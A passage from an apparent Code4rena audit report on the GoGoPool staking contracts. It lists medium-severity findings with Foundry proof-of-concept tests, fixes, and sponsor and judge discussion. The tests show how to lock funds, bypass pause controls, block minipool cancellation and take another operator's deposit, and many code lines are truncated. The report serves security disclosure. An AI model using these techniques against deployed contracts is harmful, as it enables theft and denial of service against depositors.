    uint256 avaxAssignmentRequest = 1000 ether;
    uint256 validationAmt = depositAmt + avaxAssignmentRequest;
    uint128 ggpStakeAmt = 200 ether;
    vm.startPrank(nodeOp);
    ggp.approve(address(staking), ggpStakeAmt);
    staking.stakeGGP(ggpStakeAmt);
    MinipoolManager.Minipool memory mp = createMinipool(depositA
    vm.stopPrank();
    assertEq(vault.balanceOf("MinipoolManager"), depositAmt);
    //
    // 2. Rialto calls claimAndInitiateStaking
    //
    vm.startPrank(address(rialto));
    minipoolMgr.claimAndInitiateStaking(mp.nodeID);
```

```
        assertEq(vault.balanceOf("MinipoolManager"), 0);
        //
        // 3. Something goes wrong and Rialto calls recordStakingErr
        //
        bytes32 errorCode = "INVALID_NODEID";
        minipoolMgr.recordStakingError{value: validationAmt}(mp.node
        // NodeOps funds should be back in vault
        assertEq(vault.balanceOf("MinipoolManager"), depositAmt);
        // 4. Rialto accidentally/intentionally calls finishFailedMi
        // to finish the NodeOp's minipool
        minipoolMgr.finishFailedMinipoolByMultisig(mp.nodeID);
        vm.stopPrank();
        // 5. The NodeOp can not withdraw his funds. The withdraw fu
        // InvalidStateTransition() error
        vm.startPrank(nodeOp);
        vm.expectRevert(MinipoolManager.InvalidStateTransition.selec
        minipoolMgr.withdrawMinipoolFunds(mp.nodeID);
        vm.stopPrank();
    }
```

Tools used

Foundry/Vscode

Recommended Mitigation Steps

The `withdrawMinipoolFunds` could add another requireValidStateTransition in order to allow the withdraw after the finished minipoool.

emersoncloud (GoGoPool) confirmed

0xju1ie (GoGoPool) disagreed with severity and commented:

> I think this should be the primary for the `finishFailedMinipoolByMultisig()` problem.

> Medium feels like a more appropriate severity. This issue depends on rialto multisig improperly functioning but we do intend to fix the finishFailedMinipoolByMultisig method to not lock users out of their funds.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The Warden has shown a potential issues with the FSM of the system, per the Audit Scope, the transition should not happen on the deployed system, however, the Warden has shown an issue with the state transition check and has detailed the consequences of it.

> For this reason, I agree with Medium Severity.

emersoncloud (GoGoPool) mitigated:

> Remove method that trapped Node Operator's funds: multisig-labs/gogopool#20

Status: Mitigation confirmed by RaymondFam and hansfriese.

[M-04] `requireNextActiveMultisig` will always return the first enabled multisig which increases the probability of stuck minipools

Submitted by imare, *also found by* HollaDieWaldfee, btk, jadezti, gz627, nogo, imare, Jeiwan, sk8erboy, enckrish, AkshaySrivastav, betweenETHlines, simon135, 0xbepresent, 0Kage, kaliberpoziomka8552, 0Kage, Saintcode_, Faith, *and* dic0de

For every created minipool a multisig address is set to continue validator interactions.

Every minipool multisig address get assigned by calling `requireNextActiveMultisig`.

This function always return the first enabled multisig address.

In case the specific address is disabled all created minipools will be stuck with this address which increase the probability of also funds being stuck.

Impact

Probability of funds being stuck increases if `requireNextActiveMultisig` always return the same address.

Proof of Concept

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MultisigManager.sol#L80-L91

Recommended Mitigation Steps

Use a strategy like round robin to assign next active multisig to minipool.

Something like this :

```
    private uint nextMultisigAddressIdx;

    function requireNextActiveMultisig() external view returns (addr
        uint256 total = getUint(keccak256("multisig.count"));
        address addr;
        bool enabled;

        uint256 i = nextMultisigAddressIdx; // cache last used
        if (nextMultisigAddressIdx==total) {
            i = 0;
        }

        for (; i < total; i++) {
            (addr, enabled) = getMultisig(i);
            if (enabled) {
                nextMultisigAddressIdx = i+1;
                return addr;
            }
        }

        revert NoEnabledMultisigFound();
    }
```

emersoncloud (GoGoPool) disagreed with severity and commented:

> Without a mechanism for funds to become stuck, I don't think this warrants a medium severity.

> I do agree with the principle that if we have multiple multisigs, some system to distribute minipools between them seems reasonable.

Alex the Entreprenerd (judge) commented:

> While the finding will not be awarded as Admin Privilege, I believe that ultimately the Warden has shown an incorrect implementation of the function `requireNextActiveMultisig` which would ideally either offer:
>
> - Round Robin
> - Provable Random Selection
>
> For those reasons I think the finding is still notable, in that the function doesn't work as intended, and believe it should be judged Medium Severity.
>
> I will be consulting with an additional Judge to ensure that the logic above is acceptable given the custom scope for this contest.

emersoncloud (GoGoPool) commented:

> Acknowledged.
>
> We're not going to fix this in the first iteration of our protocol, we're expecting to only have one active multisig. We will definitely implement some system to distribute minipools between multisigs when we have more.

[M-05] Bypass `whenNotPaused` modifier

Submitted by __141345__, *also found by* HollaDieWaldfee, PaludoX0, Deivitto, ak1, cryptostellar5, Nyx, ck, ladboy233, 0xbepresent, cccz, csanuragjain, rvierdiiev, *and* RaymondFam

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contra

ct/Staking.sol#L328-L332
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/ClaimNodeOp.sol#L89-L114
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/ClaimProtocolDAO.sol#L20-L35

The `whenNotPaused` modifier is used to pause minipool creation and staking/withdrawing GGP. However, there are several cases this modifier could be bypassed, which breaks the intended admin control function and special mode.

Proof of Concept

`stake()`

In paused mode, no more `stakeGGP()` is allowed,

```
File: contract/Staking.sol
319:     function stakeGGP(uint256 amount) external whenNotPausec
320:             // Transfer GGP tokens from staker to this contr
321:             ggp.safeTransferFrom(msg.sender, address(this),
322:             _stakeGGP(msg.sender, amount);
323:     }
```

However, `restakeGGP()` is still available, which potentially violate the purpose of pause mode.

```
File: contract/Staking.sol
328:     function restakeGGP(address stakerAddr, uint256 amount)
329:             // Transfer GGP tokens from the ClaimNodeOp cont
330:             ggp.safeTransferFrom(msg.sender, address(this),
331:             _stakeGGP(stakerAddr, amount);
332:     }
```

`withdraw()`

In paused mode, no more `withdrawGGP()` is allowed,

```
File: contract/Staking.sol
358:     function withdrawGGP(uint256 amount) external whenNotPau

373:             vault.withdrawToken(msg.sender, ggp, amount);
```

However, `claimAndRestake()` is still available, which can withdraw from the vault.

```
File: contract/ClaimNodeOp.sol
089:     function claimAndRestake(uint256 claimAmt) external {

103:             if (restakeAmt > 0) {
104:                     vault.withdrawToken(address(this), ggp,
105:                     ggp.approve(address(staking), restakeAmt
106:                     staking.restakeGGP(msg.sender, restakeAm
107:             }
108:
109:             if (claimAmt > 0) {
110:                     vault.withdrawToken(msg.sender, ggp, cla
111:             }
```

The function `spend()` can also ignore the pause mode to withdraw from the vault. But this is a guardian function. It could be intended behavior.

```
File: contract/ClaimProtocolDAO.sol
20:     function spend(
21:             string memory invoiceID,
22:             address recipientAddress,
23:             uint256 amount
24:     ) external onlyGuardian {

32:             vault.withdrawToken(recipientAddress, ggpToken,
```

Recommended Mitigation Steps

- add the `whenNotPaused` modifier to `restakeGGP()` and `claimAndRestake()`
- maybe also for guardian function `spend()`.

emersoncloud (GoGoPool) confirmed

Alex the Entreprenerd (judge) commented:

> The warden has shown an inconsistency within similar functions regarding how they behave during a pause.
> Because the finding pertains to an inconsistent functionality, without a loss of principal, I agree with Medium Severity.

emersoncloud (GoGoPool) mitigated:

> Pause claimAndRestake as well: multisig-labs/gogopool#22

Status: Mitigation confirmed by RaymondFam and hansfriese.

[M-06] Inflation rate can be reduced by half at most if it gets called every 1.99 interval

Submitted by wagmi, *also found by* peritoflores, sces60107, __141345__, hansfriese, slowmoses, supernova, rvierdiiev, HollaDieWaldfee, *and* chaduke

When doing inflation, function `getInflationAmt()` calculated number of intervals elapsed by dividing the duration with interval length.

```
function getInflationIntervalsElapsed() public view returns (uir
    ProtocolDAO dao = ProtocolDAO(getContractAddress("ProtocolDA
    uint256 startTime = getInflationIntervalStartTime();
    if (startTime == 0) {
        revert ContractHasNotBeenInitialized();
    }
    return (block.timestamp - startTime) / dao.getInflationInter
}
```

As we can noticed that, this calculation is rounding down, it means if `block.timestamp - startTime = 1.99 intervals`, it only account for `1 interval`.

However, when updating start time after inflating, it still update to current timestamp while it should only increased by `intervalLength * intervalsElapsed` instead.

```
addUint(keccak256("RewardsPool.InflationIntervalStartTime"), inf
// @audit should only update to oldStartTime + inverval * numInt
setUint(keccak256("RewardsPool.RewardsCycleTotalAmt"), newTokens
```

Since default value of inflation interval = 1 days and reward cycle length = 14 days, so the impact is reduced. However, these configs can be changed in the future.

Proof of Concept

Consider the scenario:

1. Assume last inflation time is `InflationIntervalStartTime = 100`. `InflationIntervalSeconds = 50`.
2. At `timestamp = 199`, function `getInflationAmt()` will calculate

```
inflationIntervalsElapsed = (199 - 100) / 50 = 1
// Compute inflation for total inflation intervals elapsed
for (uint256 i = 0; i < inflationIntervalsElapsed; i++) {
    newTotalSupply = newTotalSupply.mulWadDown(inflationRate);
} // @audit only loop once.
```

3. And then in `inflate()` function, `InflationIntervalStartTime` is still updated to current timestamp, so `InflationIntervalStartTime = 199`.
4. If this sequence of actions are repeatedly used, we can easily see

```
InflationIntervalStartTime = 199, inflated count = 1
InflationIntervalStartTime = 298, inflated count = 2
InflationIntervalStartTime = 397, inflated count = 3
InflationIntervalStartTime = 496, inflated count = 4
InflationIntervalStartTime = 595, inflated count = 5
```

While at `timestamp = 595`, inflated times should be `(595 - 100) / 50 = 9` instead.

Recommended Mitigation Steps

Consider only increasing `InflationIntervalStartTime` by the amount of intervals time interval length.

emersoncloud (GoGoPool) disagreed with severity and commented:

> I agree with this issue, but assets can't be stolen, lost or compromised directly. Medium severity is more appropriate (https://docs.code4rena.com/awarding/judging-criteria#estimating-risk)

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> I have considered a Higher Severity, due to logical flaws.
>
> However, I believe that the finding
>
> - Relies on the Condition of being called less than intended
> - Causes an incorrect amount of emissions (logically close to loss of Yield)
>
> For those reasons, I believe Medium Severity to be the most appropriate

emersoncloud (GoGoPool) commented:

> Acknowledged, not fixing in this first version of the protocol.
>
> We can and will have rialto call startRewardsCycle if needed, and think it's unlikely to become delayed.

[M-07] Rialto may not be able to cancel minipools created by contracts that cannot receive AVAX

Submitted by Jeiwan, *also found by* AkshaySrivastav, peritoflores, *and* ladboy233

A malicious node operator may create a minipool that cannot be cancelled.

Proof of Concept

Rialto may cancel a minipool by calling cancelMinipoolByMultisig, however the function sends AVAX to the minipool owner, and the owner may block receiving of

AVAX, causing the call to `cancelMinipoolByMultisig` to fail (MinipoolManager.sol#L664):

```
function _cancelMinipoolAndReturnFunds(address nodeID, int256 ir
  ...
  address owner = getAddress(keccak256(abi.encodePacked("minipoc
  ...
  owner.safeTransferETH(avaxNodeOpAmt);
}
```

The following PoC demonstrates how calls to `cancelMinipoolByMultisig` can be blocked:

```
function testCancelMinipoolByMultisigDOS_AUDIT() public {
  uint256 duration = 2 weeks;
  uint256 depositAmt = 1000 ether;
  uint256 avaxAssignmentRequest = 1000 ether;
  uint128 ggpStakeAmt = 200 ether;

  // Node operator is a contract than cannot receive AVAX:
  // contract NodeOpContract {}
  NodeOpContract nodeOpContract = new NodeOpContract();
  dealGGP(address(nodeOpContract), ggpStakeAmt);
  vm.deal(address(nodeOpContract), depositAmt);

  vm.startPrank(address(nodeOpContract));
  ggp.approve(address(staking), MAX_AMT);
  staking.stakeGGP(ggpStakeAmt);
  MinipoolManager.Minipool memory mp1 = createMinipool(depositAm
  vm.stopPrank();

  bytes32 errorCode = "INVALID_NODEID";
  int256 minipoolIndex = minipoolMgr.getIndexOf(mp1.nodeID);
  store.setUint(keccak256(abi.encodePacked("minipool.item", mini

  // Rialto trices to cancel the minipool created by the node op
  // the node operator contract cannot receive AVAX.
  vm.prank(address(rialto));
  // FAIL: reverted with ETH_TRANSFER_FAILED
  minipoolMgr.cancelMinipoolByMultisig(mp1.nodeID, errorCode);
}
```

Recommended Mitigation Steps

Consider using the Pull over Push pattern to return AVAX to owners of minipools that are canceled by Rialto.

emersoncloud (GoGoPool) confirmed

Alex the Entreprenerd (judge) commented:

> The warden has shown how the checked return value from call can be used as a grief to prevent canceling of a minipool.
>
> The finding can have different severities based on the context, in this case, the cancelling can be denied, however, other state transitions are still possible.
>
> For this reason (functionality is denied), I agree with Medium Severity.

emersoncloud (GoGoPool) commented:

> Acknowledged.
>
> We'll make a note of this in our documentation, but not fixing immediately.

[M-08] Recreated pools receive a wrong AVAX amount due to miscalculated compounded liquid staker amount

Submitted by Jeiwan*, also found by* yixxas*,* Franfran*, and* 0xbepresent

After recreation, minipools will receive more AVAX than the sum of their owners' current stake and the rewards that they generated.

Proof of Concept

Multipools that successfully finished validation may be recreated by multisigs, before staked GGP and deposited AVAX have been withdrawn by minipool owners (MinipoolManager.sol#L444). The function compounds deposited AVAX by adding the rewards earned during previous validation periods to the AVAX amounts deposited and requested from stakers (MinipoolManager.sol#L450-L452):

```
Minipool memory mp = getMinipool(minipoolIndex);
// Compound the avax plus rewards
// NOTE Assumes a 1:1 nodeOp:liqStaker funds ratio
uint256 compoundedAvaxNodeOpAmt = mp.avaxNodeOpAmt + mp.avaxNode
setUint(keccak256(abi.encodePacked("minipool.item", minipoolInde
setUint(keccak256(abi.encodePacked("minipool.item", minipoolInde
```

The function assumes that a node operator and liquid stakers earned an equal reward amount: `compoundedAvaxNodeOpAmt` is calculated as the sum of the current AVAX deposit of the minipool owner and the node operator reward earned so far. However, liquid stakers get a smaller reward than node operators: the minipool node commission fee is applied to their share (MinipoolManager.sol#L417):

```
uint256 avaxHalfRewards = avaxTotalRewardAmt / 2;

// Node operators recv an additional commission fee
ProtocolDAO dao = ProtocolDAO(getContractAddress("ProtocolDAO'
uint256 avaxLiquidStakerRewardAmt = avaxHalfRewards - avaxHalf
uint256 avaxNodeOpRewardAmt = avaxTotalRewardAmt - avaxLiquidS
```

As a result, the `avaxLiquidStakerAmt` set in the `recreateMinipool` function will always be bigger than the actual amount since it equals to the compounded node operator amount, which includes node operator rewards.

Next, in the `recreateMinipool` function, the assigned AVAX amount is increased by the amount borrowed from liquid stakers + the node operator amount, which is again wrong because the assigned AVAX amount can only be increased by the liquid stakers' reward share (MinipoolManager.sol#L457-L459):

```
staking.increaseAVAXStake(mp.owner, mp.avaxNodeOpRewardAmt);
staking.increaseAVAXAssigned(mp.owner, compoundedAvaxNodeOpAmt);
staking.increaseMinipoolCount(mp.owner);
```

As a result, the amount of AVAX borrowed from liquid stakers by the minipool will be increased by the minipool node commission fee, the increased amount will be sent to the validator, and it will be required to end the validation period.

The following PoC demonstrates the wrong calculation:

```
// test/unit/MinipoolManager.t.sol
function testRecreateMinipoolWrongLiquidStakerReward_AUDIT() pub
  uint256 duration = 4 weeks;
  uint256 depositAmt = 1000 ether;
  uint256 avaxAssignmentRequest = 1000 ether;
  uint256 validationAmt = depositAmt + avaxAssignmentRequest;
  // Enough to start but not to re-stake, we will add more later
  uint128 ggpStakeAmt = 100 ether;

  vm.startPrank(nodeOp);
  ggp.approve(address(staking), MAX_AMT);
  staking.stakeGGP(ggpStakeAmt);
  MinipoolManager.Minipool memory mp = createMinipool(depositAmt
  vm.stopPrank();

  address liqStaker1 = getActorWithTokens("liqStaker1", MAX_AMT,
  vm.prank(liqStaker1);
  ggAVAX.depositAVAX{value: MAX_AMT}();

  vm.prank(address(rialto));
  minipoolMgr.claimAndInitiateStaking(mp.nodeID);

  bytes32 txID = keccak256("txid");
  vm.prank(address(rialto));
  minipoolMgr.recordStakingStart(mp.nodeID, txID, block.timestam

  skip(duration / 2);

  // Give rialto the rewards it needs
  uint256 rewards = 10 ether;
  deal(address(rialto), address(rialto).balance + rewards);

  // Pay out the rewards
  vm.prank(address(rialto));
  minipoolMgr.recordStakingEnd{value: validationAmt + rewards}(n
  MinipoolManager.Minipool memory mpAfterEnd = minipoolMgr.getMi
  assertEq(mpAfterEnd.avaxNodeOpAmt, depositAmt);
  assertEq(mpAfterEnd.avaxLiquidStakerAmt, avaxAssignmentRequest

  // After the validation periods has ended, the node operator a
  // since a fee was taken from the liquid stakers' share.
  uint256 nodeOpReward = 5.75 ether;
  uint256 liquidStakerReward = 4.25 ether;
```

```
    assertEq(mpAfterEnd.avaxNodeOpRewardAmt, nodeOpReward);
    assertEq(mpAfterEnd.avaxLiquidStakerRewardAmt, liquidStakerRew

    // Add a bit more collateral to cover the compounding rewards
    vm.prank(nodeOp);
    staking.stakeGGP(1 ether);

    vm.prank(address(rialto));
    minipoolMgr.recreateMinipool(mp.nodeID);

    MinipoolManager.Minipool memory mpCompounded = minipoolMgr.get
    // After pool was recreated, node operator's amounts were incr
    assertEq(mpCompounded.avaxNodeOpAmt, mp.avaxNodeOpAmt + nodeOp
    assertEq(mpCompounded.avaxNodeOpAmt, mp.avaxNodeOpInitialAmt +
    assertEq(staking.getAVAXStake(mp.owner), mp.avaxNodeOpAmt + no

    // However, liquid stakers' amount were increased incorrectly:
    // These assertions will fail:
    // expected: 1004.25 ether, actual 1005.75 ether
    assertEq(mpCompounded.avaxLiquidStakerAmt, mp.avaxLiquidStaker
    assertEq(staking.getAVAXAssigned(mp.owner), mp.avaxLiquidStake
}
```

Recommended Mitigation Steps

When compounding rewards in the `recreateMinipool` function, consider using an average reward so that node operator's and liquid stakers' deposits are increased equally and the entire reward amount is used:

```
--- a/contracts/contract/MinipoolManager.sol
+++ b/contracts/contract/MinipoolManager.sol
@@ -443,18 +443,22 @@ contract MinipoolManager is Base, Reentrar
         /// @param nodeID 20-byte Avalanche node ID
         function recreateMinipool(address nodeID) external whenN
                 int256 minipoolIndex = onlyValidMultisig(nodeID)
                 requireValidStateTransition(minipoolIndex, Minip
                 Minipool memory mp = getMinipool(minipoolIndex);
                 // Compound the avax plus rewards
                 // NOTE Assumes a 1:1 nodeOp:liqStaker funds rat
-                uint256 compoundedAvaxNodeOpAmt = mp.avaxNodeOpA
+                uint256 nodeOpRewardAmt = getUint(keccak256(abi.
+                uint256 liquidStakerRewardAmt = getUint(keccak25
+                uint256 avgRewardAmt = (nodeOpRewardAmt + liquic
```

```
+
+               uint256 compoundedAvaxNodeOpAmt = mp.avaxNodeOpA
                setUint(keccak256(abi.encodePacked("minipool.ite
                setUint(keccak256(abi.encodePacked("minipool.ite

                Staking staking = Staking(getContractAddress("St
                // Only increase AVAX stake by rewards amount we
                // since AVAX stake is only decreased by withdra
-               staking.increaseAVAXStake(mp.owner, mp.avaxNodeO
+               staking.increaseAVAXStake(mp.owner, avgRewardAmt
                staking.increaseAVAXAssigned(mp.owner, compounde
                staking.increaseMinipoolCount(mp.owner);
```

Also, consider sending equal amounts of rewards to the vault and the ggAVAX token in the `recordStakingEnd` function.

emersoncloud (GoGoPool) disagreed with severity and commented:

> I need to do a bit more digging on my end, but this might be working as designed. Will come back to it.

0xju1ie (GoGoPool) commented:

> I think this is valid - don't think it is high though as there isn't really a loss of funds.

0xju1ie (GoGoPool) disputed and commented:

> Talked to the rest of the team and this is not valid - it is working as designed. We are matching 1:1 with what the node operators are earning/staking.

Alex the Entreprenerd (judge) commented:

> Will flag to triage but I agree with the sponsor.

> The math is as follows:
> -> Principal Deposited
> -> Earned Rewards (both for Operator and Stakers)
> -> Re-assing all -> Assigned amount has grown "too much" but in reality it's the correct value

> -> When withdrawing, the operator only get's their portion of AVAX, meaning that the assigned as grown more, but they don't get an anomalous amount of rewards

Franfran (warden) commented:

> @Alex the Entreprenerd & @0xju1ie - Could you please expand on why it's okay? There are multiple issues arising from this:
>
> - This function may return false while there is the correct amount of AVAX as `avaxLiquidStakerAmt` (in extreme cases)
> - This is going to pull too much funds from the `Manager`: https://github.com/code-423n4/2022-12-gogopool/blob/1c30b320b7105e57c92232408bc795b6d2dfa208/contracts/contract/MinipoolManager.sol#L329
> - This will fake the "high water" value: https://github.com/code-423n4/2022-12-gogopool/blob/1c30b320b7105e57c92232408bc795b6d2dfa208/contracts/contract/MinipoolManager.sol#L371
> - As there is a strict equality and that not all rewards may be sent by Rialto (only those really yielded by the validation), the staking end may never be triggered: https://github.com/code-423n4/2022-12-gogopool/blob/1c30b320b7105e57c92232408bc795b6d2dfa208/contracts/contract/MinipoolManager.sol#L399-L403, same for the `recordStakingError`

emersoncloud (GoGoPool) commented:

> @Franfran - I can chime in here.
>
> When recreating a minipool, we intend to allow Node Operators to compound their staking rewards for the next cycle.
>
> Say that a minipool with 2000 AVAX was running. After one cycle the minipool was rewarded 20 AVAX. 15 AVAX goes to Node Operators and 5 AVAX to Liquid Stakers (in this example).
>
> When we recreate the minipool we want to allow the Node Operator to run a minipool with 1015 AVAX. Right now we require a 1:1 match of Node Operator to Liquid Staker funds, so that means we'll withdraw 1015 AVAX from the Liquid Staking pool. That's 10 AVAX more than we deposited from this one minipool. We

> are relying on there being 10 free floating AVAX in the Liquid Staking fund to recreate this minipool.

> The Warden says “The function assumes that a node operator and liquid stakers earned an equal reward amount”. We’re were not assuming that, but we are assuming that there will be some free AVAX in the Liquid Staker pool to withdraw more than we’ve just deposited from rewards.

> All that being said, we do not like this assumption and will change to use `avaxLiquidStakerAmt` instead of `avaxNodeOpAmt` for both. Ensuring that we will always have enough Liquid Staker AVAX to recreate the minipool and we will maintain the one-to-one match.

Alex the Entreprenerd (judge) set severity to Medium and commented:

> The warden has shown a potential risk when it comes to accounting, fees and the requirement on liquid funds, more specifically the accounting in storage will use the values earned by the validator, however when recreating new funds will need to be pulled.

> The discrepancy may cause issues.

> I believe this report has shown a potential risk, but I also think the Warden should have spent more time explaining it in depth vs stopping at the potential invariant being broken.

> I’m flagging this out of caution after considering scrapping it / inviting the Wardens to follow up in mitigation review.

Jeiwan (warden) commented:

> @emersoncloud -

> The Warden says “The function assumes that a node operator and liquid stakers earned an equal reward amount”. We’re were not assuming that

> As can be seen from the linked code snippet (the comments, specifically):

```
// Compound the avax plus rewards
```

```
// NOTE Assumes a 1:1 nodeOp:liqStaker funds ratio
uint256 compoundedAvaxNodeOpAmt = mp.avaxNodeOpAmt + mp.avaxNode
```

> The assumption is that the 1:1 funds ratio is preserved after rewards have been accounted. This can only be true when the reward amounts are equal, which is violated due to the fees applied to `avaxLiquidStakerRewardAmt`.

> @Alex the Entreprenerd - I'm sorry for not providing more details on how this can affect the entire system. Yes, my assumption was that extra staker funds would be required to recreate a pool, and there might be not enough funds staked (and deeper accounting may be affected, as pointed out by @Franfran), while the earned rewards + the previous staked amounts would be enough to recreate a pool.

> Thus, the mitigation that uses `avaxLiquidStakerAmt` for both amounts looks good to me, since, out of the two amounts, the smaller one will always be picked, which won't require pulling extra funds from stakers. The difference between this mitigation and the mitigation suggested in the report, is that the latter uses the full reward amount in a recreated pool, while using `avaxLiquidStakerAmt` for both amounts leaves a portion of the reward idle.

> I also agree with the medium severity, the High Risk label was probably a misclick.

emersoncloud (GoGoPool) mitigated:


> Use liquid staker avax amount instead of node op amount: **multisig-labs/gogopool#43**

Status: Mitigation not confirmed. Full details in **report from RaymondFam**, and also included in Mitigation Review section below.

[M-09] State Transition: Minipools can be created using other operator's AVAX deposit via recreateMinipool

Submitted by **hansfriese**, *also found by* **bin2chen**, **0xdeadbeef0x**, **Aymen0909**, **datapunk**, **Allarious**, **RaymondFam**, **adriro**, **peritoflores**, **wagmi**, **Jeiwan**, **SmartSek**, **betweenETHlines**, **immeas**, **Franfran**, **Nyx**, **Ch_301**, **0xdeadbeef0x**, **HollaDieWaldfee**, **RaymondFam**, **cccz**, **0Kage**, *and* **kaliberpoziomka8552**

This issue is related to state transition of Minipools.
According to the implementation, the possible states and transitions are as below.



The Rialto may call `recreateMinipool` when the minipool is in states of `Withdrawable, Finished, Error, Canceled.`
The problem is that these four states are not the same in the sense of holding the node operator's AVAX.
If the state flow has followed `Prelaunch->Launched->Staking->Error`, all the AVAX are still in the vault.
If the state flow has followed `Prelaunch->Launched->Staking->Error->Finished` (last transition by `withdrawMinipoolFunds`), all the AVAX are sent back to the node operator.
So if the Rialto calls `recreateMinipool` for the second case, there are no AVAX deposited from the node operator at that point but there can be AVAX from other mini pools in the state of Prelaunch.
Because there are AVAX in the vault (and these are not managed per staker base), `recreatePool` results in a new mini pool in `Prelaunch` state and it is further possible to go through the normal flow `Prelaunch->Launched->Staking->Withdrawable->Finished.`
And the other minipool that was waiting for launch will not be able to launch because the vault is lack of AVAX.

Below is a test case written to show an example.

```
function testAudit() public {
  uint256 duration = 2 weeks;
  uint256 depositAmt = 1000 ether;
  uint256 avaxAssignmentRequest = 1000 ether;
  uint256 validationAmt = depositAmt + avaxAssignmentRequest;
  uint128 ggpStakeAmt = 200 ether;

  // Node Op 1
  vm.startPrank(nodeOp);
  ggp.approve(address(staking), MAX_AMT);
  staking.stakeGGP(ggpStakeAmt);
  MinipoolManager.Minipool memory mp1 = createMinipool(
    depositAmt,
    avaxAssignmentRequest,
    duration
  );
  vm.stopPrank();

  // Node Op 2
  address nodeOp2 = getActorWithTokens("nodeOp2", MAX_AMT, MAX_A
  vm.startPrank(nodeOp2);
  ggp.approve(address(staking), MAX_AMT);
  staking.stakeGGP(ggpStakeAmt);
  MinipoolManager.Minipool memory mp2 = createMinipool(
    depositAmt,
    avaxAssignmentRequest,
    duration
  );
  vm.stopPrank();

  int256 minipoolIndex = minipoolMgr.getIndexOf(mp1.nodeID);

  address liqStaker1 = getActorWithTokens("liqStaker1", MAX_AMT,
  vm.prank(liqStaker1);
  ggAVAX.depositAVAX{ value: MAX_AMT }();

  // Node Op 1: Prelaunch->Launched
  vm.prank(address(rialto));
  minipoolMgr.claimAndInitiateStaking(mp1.nodeID);

  bytes32 txID = keccak256("txid");
  vm.prank(address(rialto));
  // Node Op 1: Launched->Staking
  minipoolMgr.recordStakingStart(mp1.nodeID, txID, block.timesta
```

```
    vm.prank(address(rialto));
    // Node Op 1: Staking->Error
    bytes32 errorCode = "INVALID_NODEID";
    minipoolMgr.recordStakingError{ value: validationAmt }(mp1.noc

    // There are 2*depositAmt AVAX in the pool manager
    assertEq(vault.balanceOf("MinipoolManager"), depositAmt * 2);

    // Node Op 1: Staking->Finished withdrawing funds
    vm.prank(nodeOp);
    minipoolMgr.withdrawMinipoolFunds(mp1.nodeID);
    assertEq(staking.getAVAXStake(nodeOp), 0);
    mp1 = minipoolMgr.getMinipool(minipoolIndex);
    assertEq(mp1.status, uint256(MinipoolStatus.Finished));

    // Rialto recreate a minipool for the mp1
    vm.prank(address(rialto));
    // Node Op 1: Finished -> Prelaunch
    minipoolMgr.recreateMinipool(mp1.nodeID);

    assertEq(vault.balanceOf("MinipoolManager"), depositAmt);

    // Node Op 1: Prelaunch -> Launched
    vm.prank(address(rialto));
    minipoolMgr.claimAndInitiateStaking(mp1.nodeID);

    // Node Op 1: Launched -> Staking
    vm.prank(address(rialto));
    minipoolMgr.recordStakingStart(mp1.nodeID, txID, block.timesta

    assertEq(staking.getAVAXStake(nodeOp), 0);
    assertEq(staking.getAVAXAssigned(nodeOp), depositAmt);
    assertEq(staking.getAVAXAssignedHighWater(nodeOp), depositAmt)

    // now try to launch the second operator's pool, it will fail
    vm.prank(address(rialto));
    vm.expectRevert(Vault.InsufficientContractBalance.selector);
    minipoolMgr.claimAndInitiateStaking(mp2.nodeID);
}
```

Tools Used

Manual Review, Foundry

Recommended Mitigation Steps

Make sure to keep the node operator's deposit status the same for all states that can lead to the same state.
